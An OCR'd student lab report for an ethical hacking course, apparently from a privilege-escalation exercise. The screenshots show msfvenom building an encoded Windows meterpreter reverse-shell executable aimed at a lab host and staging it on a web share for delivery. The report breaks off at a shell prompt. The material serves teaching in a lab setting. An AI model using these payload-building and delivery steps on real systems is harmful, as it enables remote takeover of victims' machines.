
Lab 7

Course Name: Ethical Hacking and Offensive Security(HOD401)
Student Name: Nguyễn Trần Vinh – SE160258
Instructor Name: Mai Hoàng Đỉnh
Lab Due Date: 03/10/2023


2. Perform Privilege Escalation to Gain Higher Privileges


2.1 Escalate Privileges using Privilege Escalation Tools and Exploit Client-Side Vulnerabilities


- Open Parrot and Windows 10



Kali V - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
Android
V2016
V2019
V2010
UV
ParrotV
MetaLinuxV
Kali V
Home
Kali V
V2019
root@kali: ~
File Actions Edit View Help
(root㉿kali)-[~]
msfvenom -p windows/meterpreter/reverse_tcp --platform windows -a x86 -e x86/shikata_ga_nai -b "\x00" LHOST=10.10.10.13 -f exe > Desktop/Exploit.exe
zsh: no such file or directory: Desktop/Exploit.exe
(root㉿kali)-[~]
msfvenom -p windows/meterpreter/reverse_tcp --platform windows -a x86 -e x86/shikata_ga_nai -b "\x00" LHOST=10.10.10.13 -f exe > xploit.exe
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai chosen with final size 381
Payload size: 381 bytes
Final size of exe file: 73802 bytes
(root㉿kali)-[~]
#
KALI LINUX
"the quieter you become, the more you are able to hear"
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.


Kali V - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
Android
V2016
V2019
V2010
UV
ParrotV
MetaLinuxV
Kali V
Home
Kali V
V2019
root@kali: ~
File Actions Edit View Help
zsh: no such file or directory: Desktop/Exploit.exe
(root㉿kali)-[~]
msfvenom -p windows/meterpreter/reverse_tcp --platform windows -a x86 -e x86/shikata_ga_nai -b "\x00" LHOST=10.10.10.13 -f exe > xploit.exe
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai chosen with final size 381
Payload size: 381 bytes
Final size of exe file: 73802 bytes
(root㉿kali)-[~]
mkdir /var/www/html/share
(root㉿kali)-[~]
chmod -R 755 /var/www/html/share
(root㉿kali)-[~]
chown -R www-data:www-data /var/www/html/share
(root㉿kali)-[~]
ls -lah /var/www/html/share
total 8.0K
drwxr-xr-x 2 www-data www-data 4.0K Oct 5 03:29 .
drwxrwxrwx 3 root root 4.0K Oct 5 03:29 ..
(root㉿kali)-[~]
ls -lah /var/www/html/share | grep share
(root㉿kali)-[~]
ls -lah /var/www/html | grep share
drwxr-xr-x 2 www-data www-data 4.0K Oct 5 03:29 share
(root㉿kali)-[~]
#
KALI LINUX
"the quieter you become, the more you are able to hear"
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.



Kali V - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
Android
V2016
V2019
V2010
UV
ParrotV
MetaLinuxV
Kali V
Home
Kali V
V2019
root@kali: ~
File Actions Edit View Help
(root㉿kali)-[~]
chown -R www-data:www-data /var/www/html/share
(root㉿kali)-[~]
ls -lah /var/www/html/share
total 8.0K
drwxr-xr-x 2 www-data www-data 4.0K Oct 5 03:29 .
drwxrwxrwx 3 root root 4.0K Oct 5 03:29 ..
(root㉿kali)-[~]
ls -lah /var/www/html/share | grep share
(root㉿kali)-[~]
ls -lah /var/www/html | grep share
drwxr-xr-x 2 www-data www-data 4.0K Oct 5 03:29 share
(root㉿kali)-[~]
ls
badchars.py findoff.py jump.py shellcode.py xploit.exe
elasticsearch-8.10.2-amd64.deb fuzz.py mona.py stats.spk
elasticsearch-8.10.2-amd64.deb.sha512 GPG-KEY-elasticsearch overwrite.py trun.spk
(root㉿kali)-[~]
mv xploit.exe Exploit.exe
(root㉿kali)-[~]
ls
badchars.py Exploit.exe GPG-KEY-elasticsearch overwrite.py trun.spk
elasticsearch-8.10.2-amd64.deb findoff.py jump.py shellcode.py
elasticsearch-8.10.2-amd64.deb.sha512 fuzz.py mona.py stats.spk
(root㉿kali)-[~]
cp Exploit.exe /var/www/html/share
(root㉿kali)-[~]
#
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.



Kali V - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
Android
V2016
V2019
V2010
UV
ParrotV
MetaLinuxV
Kali V
Home
Kali V
V2019
root@kali: ~
File Actions Edit View Help
(root㉿kali)-[~]
ls
